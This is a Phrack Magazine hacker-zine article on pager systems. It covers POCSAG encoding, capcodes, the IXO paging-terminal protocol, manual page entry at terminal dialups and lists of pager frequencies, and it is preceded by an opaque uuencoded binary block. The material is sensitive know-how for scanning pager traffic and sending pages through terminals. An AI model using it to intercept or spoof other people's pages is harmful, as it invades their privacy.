MP?X#P?‘?P?_!X,)_P?_!P#_!W\’’P>?!S\’_’\’_/P!^<,’QP<<(’CAXPOC"7
M_\’/P<(^<<’AP?’!X\’XP?/!\,’CY?___^?_P?X?T__!W\’_G\7_P<8?G\’?F
MP?_!W\’_G\’_’X!^‘\’P#X‘?‘#[!_AC"_\’’AQX[PL/!Q\’\PO/!Q^7____H#
M_S_E_X_!_P_!_@^&’P1_P?X’P>?!_\’&#PQ_P<$’P<?!_,’S!\’/G^3_____;
M_];_C\+_#\’GP?_![Q^’P?_!Y@^/POX’P<\?Y/_______VO_!]\3_P?W!_Y^/D
MP?[!_P_!S[_D________:_\’SQ/_!^,/_P?S"_\’OY?_-_\CPP?’!\,/QP?#!$
M\<’Y___\_\’SQ/_!_L/_P?Y_Y__-_\’PQ6#’<,’P<,’PP?G!^,+_P?W!^___8
M^__!_L3_?^?_S?_!^\’XP?’!^,’P8,-‘<,-‘‘,-‘Q‘#"0&!PP_#!^,/[P__!*
M^_______;_]’_P=_%GP\>#PX?#PK"!LH"!L,.PA\/PQ_!W_______7_^+_PY\?O
MQ‘\’#\D&#L(&RP^?O\’?O_______%_^C_P=_#C\,/!P\’#\,’QP;&!\0/PX^?I
MP_^?PM_"_\’?___W__;_O\’_O\*?K\(/P@["!,(‘!,4‘!,0‘!,(&!\,/CQ^_^
MPO^_PO^_____L__W_P_W!\<+PP>#"8,D@Q@#$(,/@8,’@8,’@8,’@P?’!\,+YI
MPOW__^/_S?_!_F/!X,’WP?S"]\’@P?_!\,’\P?’!X,’WP?#!^,’\P?/#_\’WZ
MZ/_!^<+QP?C!\,’QP_#"X,+PP>#+8$#$8,7PP?’__]S_S?_!_’/!X,’WP?C!/
M\\’WP>#!_\’P?&’!X’?!X,’P?’/!_\’SP?_!\</_P?GK_\’XP?W!\,/XR/!P$
MP?#$<,5@<&##<,’PP?C!^<’[Q/W__]/_S?_!Q’O!W,’GP<QAP>9XP?_!PWS!;
M^YO!XQAP>$’!_@’!S@’!\<’_P?/!P’O!\X#!\’_#_\’XP?_!_L’Q]/_"^\’X@
MP?#"0,(‘0,8‘0,(‘0’!@<,’PP?C"^</[P?G!^___Q?_-_\’.?Y_!YXY#P<8^$
MP?^/GL’_G\’F’G><&\’^‘XX+P>/!]\’GP<‘_P?<‘8!_!_W\_P?X?P?X’G@_&T
M_\’?[_^?C@X/#@(.‘LH‘Q‘+"!@\"!@X/PQ___\W_P<\/C\’GCD5.?\’_G\’.+
M’X_!YS_!_\’^/\’^/XX_P>’!Y\’#P?P_P?<>9Q_!_C\?,@_!_P^.#Y_!QC_"4
M[\’_!\’OA\’_?L(/PO\/PO_"#\’_/Y_"_\’?Y?\/CP_"’\</#L(&!,@&#L4/5
MPQ_U_\W_P<\’A\’’CD<&?\’_’\’.#X?!YS_!YYX/P?\?CW_"Y\’’P?_!]\’G@
M’F?!_\’^/AXWA\’_PH\/G\’’/\’/P<?!SP?!QP?!_G["!\’_;@_!_W_"!\’_/
M’P_"_X_#_Y^/YO_#G\2/Q0\’P@_"!P;"!\,&PP?)#X\/PH^?Z/_-_\’/@\’\>
M)XY&!G0_O\’,!X?!YG_!\‘P!P?\’A\’_P>!GC<’\P?/!XQYGP?_!_#X.<\’S9
MP?^/PY_!S\’_P<QCP<X<9Q[!_#_"’\’^<!_!_CP’‘,’@#@3!Y\’_@,’OP<_!4
M_!\’P>0_P>0_Q/_![Y_!_[^?P?^_Z_^_G\(/#‘3+‘‘0‘P@8$!P\?OY^_G[_!T
M_\._VO_-_\’GP?’!^&?!S&0$<’^_P>PG@<’F?\’P.‘’!_X&‘P?#!X&?!R,’XK
MP?’!\R!@P?_!^#P,PO’"_\._P>_!_\’LP>’!YGQB?\’X?SY_P?YQP?_!_#TOX
MPN’!SC!AP>>@P>/![\’P?"’!X’_!X#W$_\’@.<’@?"/!_\’CP>#!_\’@PO_!P
M\<’YV?_!_<[_POW!\,/@Q&#!X,(@‘"#%‘,8@8,,@PF#!X,/QP?7!_=+_S?_!2
MX,’PP?AAP>!BP<!X?\’_P>S"_\’R?\’QP?C!\<’_P?#!P,’P8&/!P,’XP?’!$
M\P#!\’_!\<’\8,+QQ?_!X,’_P=S!\,’F?&!_P?!_?G_!_G’!_\’X/\’_P?/!0
MX\’B>&#!\\’_P?’!_\’QP?C!\,’@P?_!X,’YP?_!Q\’N?L’P>,’@P?C!\\’\T
M8<’@?\’@?F/!X,’P?,’_P?##_\’\P?/1_\’\VO_!^<’PP?C’\,’@P?#!X’!@O
MP>#$8’#&8,’@P?#/_\W_P>#!\’APP?ACP>!X?\’_P?S"_\’P?L’QPOC!_L’XA
MP>#!^’#!XV#!^,’QP?-PP?#!_\’PO’#"\<7_P>!_P?C!\,’V?&!_P?!_?G_!)
M_’#!_\’X?\’_P?/![\’@>&#!]\’_P?!_P?’"^,’WP?_!\<’YP?_!Y\’\?,+X4
MP>#!^,’_P?QQP>#!_\’@?’/"\’S!^<’@?\+_P?AQT?_!_.#_P?O!^<’]POG%&
M^,3PP?C#\’#!\,-@S__-_\’L‘<’‘<!S!Y\’’@’_!P#S"_\’W@’#"^,’\>,’$7
M>&/!PP#!^,’QP?-\<\’_P?‘<<’/!\<’_P]^?P>’!_\’<P>)&?F)_P?‘_?@/!1
M_G‘?P?C!W[_!\\’/P>(‘8&.!P?A_P?#!^<’\9\’?P>/!V<’_‘\’.’L’\P?G!)
MY\’XP?_"^,’’P=_!Y\’&PO_!\\’X><’@’X_!S\’X‘-’_P?W!_\’QP?_!_L’[8
M[__!^\’XP?G/_\W_P<\’@GH>P>^/@’_!P!_!_Y_!YX)R’L+^’8X>)X<.?\’[5
MP<<^9\’_P>‘.,’/!\\’_Q)_!S\’_GD8&?D9_P>(?/@_!_@(?P?G"’\’’C\’FP
M‘$(’‘L’\/\’P&<’^1Q_![Q_!_P?!SA[!_L’YP<?!_!_!_L’]CY_!QX[!_Q_!O
M_\’\?<’/’P^/’QY_TO^#P?_!_@>/___!_\[_G\7_P<_&_X_!_@_"_P?!SP9O0
MP<_"/\’^#SYG’\’GCCPSA\’_PH^?’\’/P?^.9P\^!S]’’\(_P?XOP?_!^‘\?U
```

```
MP>>/P<8.9P</P?Y_P?(=P?X$'\'@'\'_%\'.#G]]P<8\#\'_P?X''\'/P<;")
M#\'G/!W"CP^''\(_TO\./Q_"#___P?_=_P_"_P_!WX=_P>_"?\'_#\'_9A_!*
MY\'./C</P?^/PI\/P<_!_X[![X\>1Q\'#\(_P?XGP?_!X@\?P>>/A@Y'!X_!C
M_L'_P?>_P?X''\'''\'_!\'.#\+_ASX/PO\&'\'/AL('P<8>'\*/!X>?'S_2P
M_P\^'\(/___!_^C_O\+_'\/_P?P/P?_!WY^_A<'`/Y[!_XX!P>>,PL\_#\'^[
M?\'_P>>/G\'GP<>&/F>'G\'^P?_!]\']P?[!QY_![\'_P?X!P<YDP?[!_<''"
MP?R_P?W!_(<?P>?!Q@\'P>0\B<'/C@>/G\(_TO^?/A^/'___P?_O_\']Q?_!@
MX<'@/\+_P>\!P??!X<'OPO\AP?[!]\'_P>?![\'_P>?!X(Y\8\'GN<'\P?_!&
M\\'XP?G!Y\'_P>_!^<'\(,'NP?#!_,'YP>?!^,'_P?C!_<'GO\'GP>3!_[_!J
MX<'XP>'![\',(\'YO\(_T/_!_<'_OSR?P?\____!__7_P?/!^<3_P??!_\'S+
MP__!\</_P??#_\'P?L'^P?/!Y\'`P?S!_\'SP?QQP>?!_\'GP?C!_,'PP>S!:
M\,+XP>?!^,'_P?C!\<+_P>/!Y,+_P?/!^,'AP?_!T``!^#_!_W_0_\']PO_!+
M^,+_P<#__\'____*_\'XQ/_!\,'\P?_!\\'^<</_P?A\P?C!_,'XP?S!^,'_]
MP?C!_\'XP?'"_\'@?,+_P?'!^,'QP?_!^''!_,-_T/_!_<'_P?YXPO]@___!&
M____S__!^\C_P?QOP?[#_\'YP?_!_<'_P?X#PO_!X'X#P?_!\'C!\<'@&,'Y;
MP=S#/]#_P?W!_SX8#\'?F___P?___^/_#\+_P>8^!\'_P?`?P?O!PAO!_Y\?K
MPC_2_QX8#Y\?___!_____Z_\?P?_![W_!_\'?/[\_TO\>/P>/#___P?_____/_R
M/]+_#V?!YY\/___!________%_\']P?^'P_^$___!________%_\']___'____G
M___%_\']___'________%_\']___'________%_\']___'__________\W_____L
M____S?__________-________%_\']___'________%_\']___'________%_\']1
M___'________%_\']___'________%_\']___'__________\W__________S?__W
M________-________%_\']___'________%_\']___'________%_\']___'____%
M___%_\']___'________%_\']___'__________\W__________S?__________-]
M________%_\']___'________%_\']___'________%_\']___'________%_\']`
M___'________%_\']___'__________\W__________S?_________-________T
M_\W_______\7_P?W__\?_______\7_P?W__\?_______\7_P?W__\?_______\7__
MP?W__\?__________S?__________-_________\W_______\7_P?W__\?_____\
M_\7_P?W__\?_______\7_P?W__\?_______\7_P?W__\?_______\7_P?W__\?_P
M_________S?__________-__________\W__________S?_______Q?_!_?__Q___5
M____Q?_!_?__Q________Q?_!_?__Q________Q?_!_?__Q__________-____$
M_____\W__________S?__________-________%_\']___'________%_\']___']
M________%_\']___'________%_\']___'__________\W__________S?_______O
M___-__________\W_______\7_P?W__\?_______\7_P?G__\?_SO_!^?__]?_!2
M_?__Q__._\'YP?O___3_P?W__\?_S?^&`@`"`,D"Q`8.Q1\/P=_______Y?_-X
M_X\'Q08.Q@;$!,(&PP\.PP\?G_______B_]#_P=_"G\/_P<^_G\*/#X_&#\T'0
MQ0_"C\.?P?^/_____]#_X/^_PO^_PH\/!L0$QP`$P@8'P@^/GX^_______\__J
M[/_!_<+YPO'!^,'QP?#!X"#!X,(@P@#)(,)@P?'!X<'@P>'!\<']]__!_?__$
MQ__S_\'[QO#!X,'PP>#&8$!@0,)@P>!@P>#!\,+QP?#!_\']\O_!_?__Q__-Q
M_\'\P?_!\<3_P?/!_\'PP?S!^\'YP?_!^<'XP?W?_\+]P?_"^</XQO#%<,)@_
MQ'#&\,']P?_#^,'[P?W"^=[_P?G__\?_S?_!_`_!X<3_P</!_\'PP?Q[P>'!K
M_\'AP?#!_>O_P?/!\,)@0'#$0,8`0&!`PG#!^&#"X,/PP?O!_\+[VO_!^?__A
MQ__-_XX'!L''CL''P<\.P?^&'`<&P<X"P>(<!QX/P__!_G\^#\+_P?X?P=_!8
M_Q_!W^;_PM^>P@_##LD"`,("Q@8/#A^?P=___];_S?\,#PY/CD>/#\'_CQ["N
M#XX.9QP''`_!_W_!_\'^/SX/PO_!_@^/P?X/C\+_'^;_G\+?GQ_'#\,.R`8.-
M!@\'Q0_#'\'_O___S?_-_XX?#\''CD>./\'_'X_!_Q_!SA_!Y\'_P?>_C\'^G
M/\'^?L(_C\'_P>?!_P>&,P\'P<8>!\'_P<_![\'_!\'_P<_"_X_"_\'/ZO_#9
MC\(/C\0/P@?$!@?"!L,'PP^/P@_"CY_!W___P?_-_XP_#\''C&&&?\'_/XS!6
M_Q_!SG_!Y\']P?/!_<'_P?P]P?A^/CS"_\'AP?F'C#``#\'``?!_X_!Y\'OO
M`\'_A<+_A\+_P<;&_[_!_[_J_[^?CP["!@`$QP`$P@#"!,(&P@___\W_P<PCY
MP>#!YXC!X,'D<,'_O\'L)@'!Y,'_P>!XP>'!^,'_P?@YP?!^PCS"_\'@P?G!B
M\;\QP>,_P>/!^,'SP?_!Q\'AP><XP?_!X&?!Y[!YP?/!P,'_P>_"^<'OP><AK
MP?`X(_'_P_W!\,'YP?'!\,'@8"!@Q"``PR#&8,/@Q&#!X"#"8,'@P?##^>;_%
MS?_!W,'CP>#!Y\'8P>#!P'#"_\'L8@#!Y,'_P>!P8\'X?\'X><'P?,(XPO_!/
MX,'YP?'!_\'QP>-_P>/!^,+_P</!X<'G>,'_P?AGP>;!^'#!\\'QP?_!S\'Y@
MP?'!Q\'F(,'P>&/Y_\'XP?G'\,'@8,'@Q6!`PV#%0,(`0&!PP>!@PN#$\,+Q2
MPO#<_\W_P?G!\<'X9\'XP>8@>,+_P?S!_GG!Y,'^P?#!^,'SP?[!X\'XP?'!2
M\'QP>'_!_\'@><'YP?_!\&,PP?#!^'_!_\'QP?#![GQ_P?Y@P>9^>,'SPO_!R
MX\'XP?'!Y\'F>,'QP?C!\?__Q?_!^<'PP?S!\,'YP?C!\,/XS?##<&!PQ&!P;
M8,)PPO##^=/_S?_!R<'SP?QGF,'F''Q_/\'<P?]_P>3!_L'CP?C!\\'_P>/!!
M^<'!P>`^0#AOP?_!P'G!^;^P`P#!\'@/P?^QP>#![WY_P?Y@P<9^>,'SP=_!B
M_\'#N<'QAX9XP?/!^,'S___:_\'[P?_!^\'PP?/!X,'PPF##0,4`0,)@<,'Y[
MP?O0_\W_P<X#'@<>P<>&''^/'L'_'\'.'F?!_\'[P?_!]\'_P<'!PA[!PSS"4
M_X`[P?N?$X<?P?\?@\'_`<'N#\(_@$`.?QL3@L'_@YG!^X<'#,'WP?S!T___6
MYO_!W\(?'@X&Q@+/_\W_C@<,)QY/CPQ_CS_!_S^/#V>_PO_!Y\'_P>.''L''<
M/\+_A#_!_Y\WP<\?P?\?A\'^`<'O#\(_AT<.?QL7A\'_#QW!_X</!<'G/`?_J
M_^O_O\0/#@?/_\W_P=\/A\'O'\'OCX?!_\''/\'_O\'/!\'F#\'_P?X'PO_".
MC\''/@_!_X\?AY\WP<<?P<^/P?_!_@?![P_"/X_!Q\'//Q^'C\'_CQ_!_X</_
M!L'G/@?___'_P=_/_\[_O\'OP?]_PO^/P?_![\3_A\'@'\'_P?X/PO^?P=_!8
MYSP'P?^?N`>,-\'G#\''F<'QP?X(P>\//G^?P>?![CX[@Y_!_YP=P?N0+QS!Z
MY\'\!_______"_]S_P?W)_\'\8\+_P?AGP>#!^\'S`,'@."'"_,'OP<\@PO_"`
```

```
MYSAYP>/"_\'\.,'QF&=\P?/!^,'S_____\+_ZO_!^,'_P?'!_\'WP>#!\'QG4
MPOS!_\'O8,+_PO?!X,'[P>/!X,'_P?YXP>'!^,'F>,'SP?#!\_______"__?_W
MP?O$_\'PP?O!\\'@P?_!_L'X8\'XP?9PP?#!^,'S_____\+____!\,+_P?X?$
MP?W!_P#!\#G!^_______"____Q/_!W\+_P=_!_A_____P_____-____J
M_____\W_____S?_____-_____\W_____S?_____-R
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_____\W_____S?__R
M_____-_____\W_____S?_____-_____\W_____>
MS?_____-_____\W_____S?_____-_____\W_____R
M____S?_____-_____\W_____S?_____-_____\W_R
M_____S?_____-_____\W_____S?_____-_____]
M_\W_____S?_____-_____\W_____S?_____-____R
M_____\W_____S?_____-_____\W_____S?_____-R
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_____\W_____S?__R
M_____-_____\W_____S?_____-_____\W_____>
MS?_____-_____\W_____S?_-_\,/PA_"GS_!_\*?_____3_'
MS?_#!\4/Q(_$G\'_G[_"W_____J_\W_CL($T``$`,,$`,(&P@["#Q^_G[_"R
M_\*_____]C_S?_!^,'PP>!@Q"!@Q2``(,H`PB``PR#!X&!QP?#"X<'QP_W_@
M____U?_8_\'[PO_!^\'_P?G!_\'PP?',\&#"X,1@0,1@P>#!\,'@Q?#_____F
MR__@_\']P?_!_<'XP?W#^,'YP?S"^,3PQ'!@<,1@<&#"<&##<,'XPOG!_?__G
M___&__O_P?O!^,/P8,'`0,@`PF#!\&!XP?#!^?__^?_]_\+?PI^/#L("``+%.
M`,,"!@(.'@^?PM____3____)_[^?Q0\.PP\.R`8.!LH/PA_!_\'?P[___]S_7
M___,_X^?PX\/CP^/#\,'QP8'PP;%!\0/C\(/C___V____]S_O\'_OY^_P?^/'
MP@\&Q`3'``0`!`7"#Y\?PK___]'____A_\']P?O"_\']POE@P?#!X,)@QB#"1
M`,4@8,'AP>#"\</]___*____P__!]^__POG%\,9@PD#"8,'@8,'PP>#!\,)@\
MP>#(\,'QP_#!\\'YP__!^>W____"_\'^<\/_P?GM_\3XPO!PP?!PP?##<,I@I
M<,5@QW#&\,+XP?#!_\'YP?O!_<'YY/___\+_P?1SP__!P'_!_<+_P?G!\'_!D
M_``&_\'XZ__"^<'_P?O!^,'[P?_!^\'XPO!PPD#"8,-``,=`S`##0,'@<,'[<
MP?G:____PO_![G_#_XX_Q/_!\'_!_@/&_\'^'_;_PI_"WY\?P@X>#QX?'A\.<
MP@8"#L4"Q0#"`@#"`@X?#\*?U?___\+_P<X?A\'G?Y\?P?["_\'\9\'_P?X_<
MPO\_PO_![\'_#\;_/\'&'\/_AW_)_\'?]O^_GQ^?'\(/PP[(!@["#\_____"N
M_\'.#X?!QW^/'\'?P<?!_\'J9\'_P?[!_\'/P?\_PO_![\'_A\'_G\3_/\''O
M'\/_AW_)_X_]_\'OPH_$#\,'PP8'S____\+_P<\'C`8_A#>,P<9_P>1@?\'^0
M'X3!P#@<9,'GP?_!]\'_G[\?P?\^/\'/G\'_P?Y_CG_$_\'?Q/\`Q?\'P?_!&
M[\'_P>?^_Y_"O\_____"_\'OP>&`8'^`<\'(P<!_PN!_P?PCP<#!X#`X8,'GS
MP?'!\\'_O3P_P?Q^?\'OP?W!_\'\P?^\><'_P?O!_\']Q?\PQ/_!_B'!_\'CK
MP?_!X,3_P?G__\S____"_\'OP?B`P>#!_\'0<\'HP<!_P>#!_L'_P?QSP<!/Q
M(+G!^&?!\$/!\<'XP>#!_\'XP?9_P?_!_,+FP?_!^''"X,+P/<'_P?C"_\'\#
MPO!_P?_"^,'_P?'!_\'@?\/_P?#!Y___R____\+_P>S!^,+PP?_!^'/!^,'@Z
M?\'@PO_!_'-`?F`YP?AGP?!C<<'XP>#!_\'XP?Y_P?_!_,'^P?;!_\'P<<'PQ
MP>#!\'`]P?YX?\'_P?S"\#Y_P?C!^<'_P?'!_\'\?\'YPO_!\,'G___+____*
MPO_!S''!V,'APO\SP<C!S\'_P<!_O\'\P?\!P<\@P?G!X&?!\<'C><'8!E_!"
M\<'F?\'_P?S!\,'F?X#!Y[S!W\'@(\'(P>9YP=_!_P#!X&'!S&?!^<+_P>/!/
M_\+?P?!X?\'SP>?!S\'_P>?!\G___\;_____"_\'.`X_!SG\?$PS!S\'_@'^?F
MP?[!_Q_!SP?!^\'&9\'[P<<[G`X?P>?!YG^?P=[!YL'.?X?!YQX?P<8'C\'&Z
M.9_!_P+!W@>>'\/_A\'_PI_!PG@?P??!QP_!_P<&'P]_____$_____PO_!SP_!K
MS\'OP?^?/@_!QG_!_V8?PO^.P<XO'XXGP?_!]S\/P=^'P?_!SW_!SXYWP>Y_V
MG\'O'@_!Q@^/P<=X#\'_#\'L#Y\/P_^'P?_"C\''X_!_@8'/P?"#@<?___$R
M_____PO_![X_%_Q_!Y\+_P>8_PO^'P<8O'XXGP?_!YP?"CX?!_X]_P<\.=\'.&
M?Y_![QX/P<\/C\''?Q_!_Q_!Q@^?#\/_!\'_PH_!SY^/P>(&!R<'P@X''___C
MQ/___]3_?\'G?\'_P?<#G`X/P?P?P?_!QA[!\\'N?Y_!YXR.P<<G#,'&><+_R
MOXPGG\''P_\0P?^?C\'/EX_!\00#!@,^'@<?___$_____V?_!X\'\/#_!^#_!P
M_\'P?\'QP?["_\'GP>'"X'`\P>9XP__!P&?!_<'GP?S!^,'_<,/_P>^QP>_!-
M\<'D(R0#/``GO___Q/___^#_P?G&_\'QP_!\=L'X?,+_P>!WP?QGP?QPP?_!S
M\,'_P=C!_\'FP?/!_\'SP>#!_\'$?\'_P>#__\;_____H_\'YPOC!_L'_P?QXE
MPO_!\,'_P?QWP?YAP?_!\,'_P>!_P?![P?_!\\'PP?/!_'O!_,'@P??__\7_&
M___X_\'CP?_!X,'_P?!_P?_!\\'^`\'?`SQ&1___Q?_____PO\/P?\/OA\/1
M/___Q/_____R/]____$_____\W_____S?_____-_____S
M_\W_____S?_____-_____\W_____S?_____-____R
M_____\W_____S?_____-_____\W_____S?_____-R
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_____\W_____S?__R
M_____-_____\W_____S?_____-_____\W_____>
MS?_____-_____\W_____S?_____-_____\W_____R
M____S?_____-_____\W_____S?_____-_____\W_R
M_____S?_____-_____\W_____S?_____-_____]
M_\W_____S?_____-_____\W_____S?_____-____R
M_____\W_____S?_____-_____\W_____S?_____-R
M_____\W_____S?_"'Y_"W_____\C_S`\?G\'_O]/_PI_#_\*_2
```

```
MSI_#O\'_QI^_RY^_PI^_G[_!_\6?P[^?O___[/_)!\@/C\*?Q?_(GX^?_X^/'
MPY^/G\*/R)_!WY_"W\'_P=___]/_WP3&!@?'!L0$Q08'Q0\'PP8'#P</!\0/1
/!]0/C\2?C\F?SK___]#_K
``
end
sum -r/size 36774/43500 section (from first encoded line to "end")
sum -r/size 656/73815 entire input file
```

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 8 of 28

****

The Wonderful World of Pagers

by Erik Bloodaxe

Screaming through the electromagnet swamp we live in are hundreds of thousands of messages of varying degrees of importance. Doctors, police, corporate executives, housewives and drug dealers all find themselves constantly trapped at the mercy of a teeny little box: the pager.

Everyone has seen a pager; almost everyone has one. Over 20 million pagers are on the streets in the US alone, sorting out their particular chunk of the radio-spectrum. Another fifty-thousand more are put into service each day.

But what the hell are these things really doing? What more can we do with them than be reminded to call mom, or to "pick up dry-cleaning?"

Lots.

** PROTOCOLS **

Pagers today use a variety of signalling formats such as POCSAG, FLEX and GOLAY. The most common by far is POCSAG (Post Office Standardization Advisory Group), a standard set by the British Post Office and adopted world-wide for paging.

POCSAG is transmitted at three transmission rates--512, 1200 and 2400 bps. Most commercial paging companies today use at least 1200, although many companies who own their own paging terminals for in-house use transmit at 512. Nationwide carriers (SkyTel, PageNet, MobileComm, etc.) send the majority of their traffic at 2400 to make the maximum use of their bandwidth. In other words, the faster they can deliver pages, the smaller their queue of outgoing pages is. Although these carriers have upgraded their equipment in the field to broadcast at 2400 (or plan to do so in the near future), they still send out some pages at 1200 and 512 to accommodate their customers with older pagers. Most 512 and 1200 traffic on the nationwide services is numeric or tone-only pages.

POCSAG messages are broadcast in batches. Each batch is comprised of 8 frames, and each frame contains two codewords separated by a "synchronization" codeword. A message can have as many codewords as needed to deliver the page and can stretch through several batches if needed. The end of a complete message is indicated by a "next address" codeword. Both addressing and user data are sent in the codewords, the distinction being the least significant bit of the codeword: 0 for address data, and 1 for user-data.

Standard alphanumeric data is sent in a seven-bit format, with each codeword containing 2 6/7 characters. A newer 8-bit alphanumeric format is implemented by some carriers which allow users to send data such as computer files, graphics in addition to regular alphanumeric messages. The 8 bit format allows for 2.5 characters per codeword.

Numeric data is 4 bit, allowing up to 5 numbers to be transmitted per codeword. Tone and voice pages contain address information only.

(NOTE: Pager data uses BCH 32,21 for encoding. I don't imagine very many of you will be trying to decode pager data by building your own decoders, but for those of you who may, take my interpretation of POCSAG framing with a grain of salt, and try to dig up the

actual POCSAG specs.)

** THE PAGING RECEIVER **

Paging receivers come in hundreds of shapes and sizes, although the vast majority are manufactured by Motorola. Numeric pagers comprise over fifty percent all pagers in use. Alphanumeric comprises about thirty percent, with tone and voice pagers making up the remainder.

Pagers are uniquely addressed by a capcode. The capcode is usually six to eight digits in length, and will be printed somewhere on the pager itself. Many pager companies assign customers PIN numbers, which are then cross-referenced to a given capcode in databases maintained by the service provider. PIN numbers have no other relationship to the capcode.

Tone pagers are by far the most limited paging devices in use. When a specified number has been called, an address only message is broadcast, which causes the intended receiver to beep. Wow. Tone pagers usually have 4 capcodes, which can correspond to different locations to call back. Voice pagers are similar, except they allow the calling party to leave a 15 to 30 second message. The voice message is broadcast immediately after the capcode of the receiver, which unsquelches the device's audio.

Numeric pagers, although seemingly limited by their lack of display options have proven otherwise by enterprising users. Most numeric data sent is obviously related to phone numbers, but numerous users have developed codes relating to various actions to be carried out by the party being paged. The most prolific users of this have been the Chinese who have one of the most active paging networks in the world. I suppose the next biggest users of code-style numeric paging would be drug dealers. (2112 0830 187 -- get to the fucking drop site by 8:30 or I'll bust a cap in your ass!) :)

Alphanumeric pagers are most often contacted through a dedicated service that will manually enter in the message to be sent onto the paging terminal. One such service, NDC, offers its phone-answering and message typing services to various pager companies. Next time you are talking to a pager operator, ask him or her if they are at NDC. They probably are.

In addition to the capcode, pagers will have an FCC ID number, a serial number, and most importantly, the frequency that the device has been crystaled for imprinted on the back of the device. Although technology exists that would allow pagers to listen on a number of frequencies by synthesizing the frequency rather than using a crystal, pager manufacturers stick to using crystals to "keep the unit cost down."

Pagers may have multiple capcodes by which they can be addressed by. Multiple capcodes are most often used when a person has subscribed to various services offered by their provider, or when the subscriber is part of a group of individuals who will all need to receive the same page simultaneously (police, EMTs, etc.).

Most low-cost pagers have their capcode stored on the circuit board in a PAL. Most paging companies will completely exchange pagers rather than remove and reprogram the PAL, so I don't think it's worth it for any experimenter to attempt. However, like most Motorola devices, many of their paging products can be reprogrammed with a special serial cable and software. Reprogramming software is usually limited to changing baud rates, and adding capcodes.

Additionally, some units can be reprogrammed over the air by the service provider. Using a POCSAG feature known as OTP (over the air programming) the service provider can instruct the paging receiver to add capcodes, remove capcodes, or even shut itself down in the case of non-payment.

** SERVICES **

With the growing popularity of alphanumeric pagers, many service providers have decided to branch out into the information business. The most common of these services is delivery of news headlines. Other services include stock quotes, airline flight information, voice mail and fax reception notification, and email. Of course, all of these services are available for a small additional monthly premium.

Email is probably the single coolest thing to have sent to your alpha pager. (Unless you subscribe to about a zillion mailing lists) Companies like SkyTel and Radiomail give the user an email address that automatically forwards to your paging device.
IE: PIN-NUMBER@skymail.com. Several packages exist for forwarding email from a UNIX system by sending stripping down the email to pertinent info such as FROM and SUBJECT lines, and executing a script to send the incoming mail out via a pager terminal data port.
One such program is IXOBEEPER, which can be found with an archie query.

Radiomail's founder, (and rather famous ex-hacker in his own right - go look at ancient ComputerWorld headlines), Geoff Goodfellow had devised such a method back in the late 70's. His program watched for incoming email, parsed the mail headers, and redirected the FROM and SUBJECT lines to his alphanumeric pager. Obviously, not many people had alphanumeric pagers at all, much less email addresses on ARPANET back in the 70's, so Geoff's email pager idea didn't see much wide-spread use until much later.

Two RFC's have been issued recently regarding paging and the Internet.
RFC 1568, the Simple Network Paging Protocol, acts similarly to SMTP.
Upon connecting to the SNPP port the user issues commands such as:

```
        PAGE followed by pager telephone number
        MESS followed by the alpha or numeric message
        SEND
      & QUIT
```

RFC 1568 has met with some opposition in the IETF, who don't consider it worthwhile to implement a new protocol to handle paging, since it can be handled easily using other methods.

The other RFC, number 1569, suggests that paging be addressed in a rather unique manner. Using the domain TPC.INT, which would be reserved for services that necessitate the direct connection to The Phone Company, individual pagers would be addressed by their individual phone numbers. Usernames would be limited to pager-alpha or pager-numeric to represent the type of pager being addressed. For example, an alpha-page being sent to 1-800-555-1212 would be sent as pager-alpha@2.1.2.1.5.5.5.0.0.8.1.tcp.int.

** PAGING TERMINAL DATA PORTS **

Many services offer modem connections to pager terminals so that computer users can send pages from their desks using software packages like WinBeep, Notify! or Messenger. All of these services connect to the pager terminal and speak to it using a protocol known as IXO.

Upon connection, a pager terminal identifies itself with the following:

```
ID=
```

(I bet you always wondered what the hell those systems were)
Paging terminals default to 300 E71, although many larger companies now have dialups supporting up to 2400.

Many such systems allow you to manually enter in the appropriate information by typing a capital "M" and a return at the ID= prompt. The system will then prompt you for the PIN of the party you wish to page, followed by a prompt for the message you wish to send, followed by a final prompt asking if you wish to send more pages. Not every pager terminal will support a manual

entry, but most do.

All terminals support the IXO protocol. As there are far too many site specific examples within the breadth of IXO, we will concentrate on the most common type of pager services for our examples.

[Sample IXO transaction of a program sending the message ABC to PIN 123 gleened from the IXOBeeper Docs]

```
Pager Terminal                          YOU
-------------------------------------------------------------
                                        <CR>
ID=
                                        <ESC>PG1<CR>
Processing - Please Wait
                                        <CR>
<CR>
ACK <CR>
<ESC>[p <CR>
                                        <STX>123<CR>
                                        ABC<CR>
                                        <ETX>17;<CR>
<CR>
ACK <CR>
                                        <EOT><CR>
<ESC>EOT <CR>
```

The checksum data came from:

```
STX     000 0010
1       011 0001
2       011 0010
3       001 0011
<CR>    000 1101
A       100 0001
B       100 0010
C       100 0011
<CR>    000 1101
ETX     000 0011
----------------
     1 0111 1011
----------------
     1    7    ;  Get it?  Get an ASCII chart and it will all make sense.
```

Note: Everything in the paging blocks, from STX to ETX inclusive are used to generate the checksum. Also, this is binary data, guys...you can't just type at the ID= prompt and expect to have it recognized as IXO. It wants specific BITS. Got it? Just checking...

** PAGER FREQUENCIES - US **

[Frequencies transmitting pager information are extremely easy to identify while scanning. They identify each batch transmission with a two-tone signal, followed by bursts of data. People with scanners may tune into some of the following frequencies to familiarize themselves with this distinct audio.]

```
Voice Pager Ranges:      152.01   - 152.21
                         453.025  - 453.125
                         454.025  - 454.65
                         462.75   - 462.925

Other Paging Ranges:      35.02   -  35.68
                          43.20   -  43.68
                         152.51   - 152.84
                         157.77   - 158.07
                         158.49   - 158.64
```

459.025 - 459.625
929.0125 - 931.9875

** PAGER FREQUENCIES - WORLD **

Austria	162.050	- 162.075	T,N,A
Australia	148.100	- 166.540	T,N,A
	411.500	- 511.500	T,N,A
Canada	929.025	- 931-975	T,N,A
	138.025	- 173.975	T,N,A
	406.025	- 511.975	T,N,A
China	152.000	- 172.575	N,A
Denmark		469.750	N,A
Finland		450.225	T,N,A
	146.275	- 146.325	T,N,A
France	466.025	- 466.075	T,N,A
Germany	465.970	- 466.075	T,N,A
		173.200	T,N,A
Hong Kong		172.525	N,A
		280.0875	T,N,A
Indonesia	151.175	- 153.050	A
Ireland	153.000	- 153.825	T,N,A
Italy		466.075	T,N,A
		161.175	T,N
Japan	278.1625	- 283.8875	T,N
Korea	146.320	- 173.320	T,N,A
Malaysia	152.175	- 172.525	N,A,V
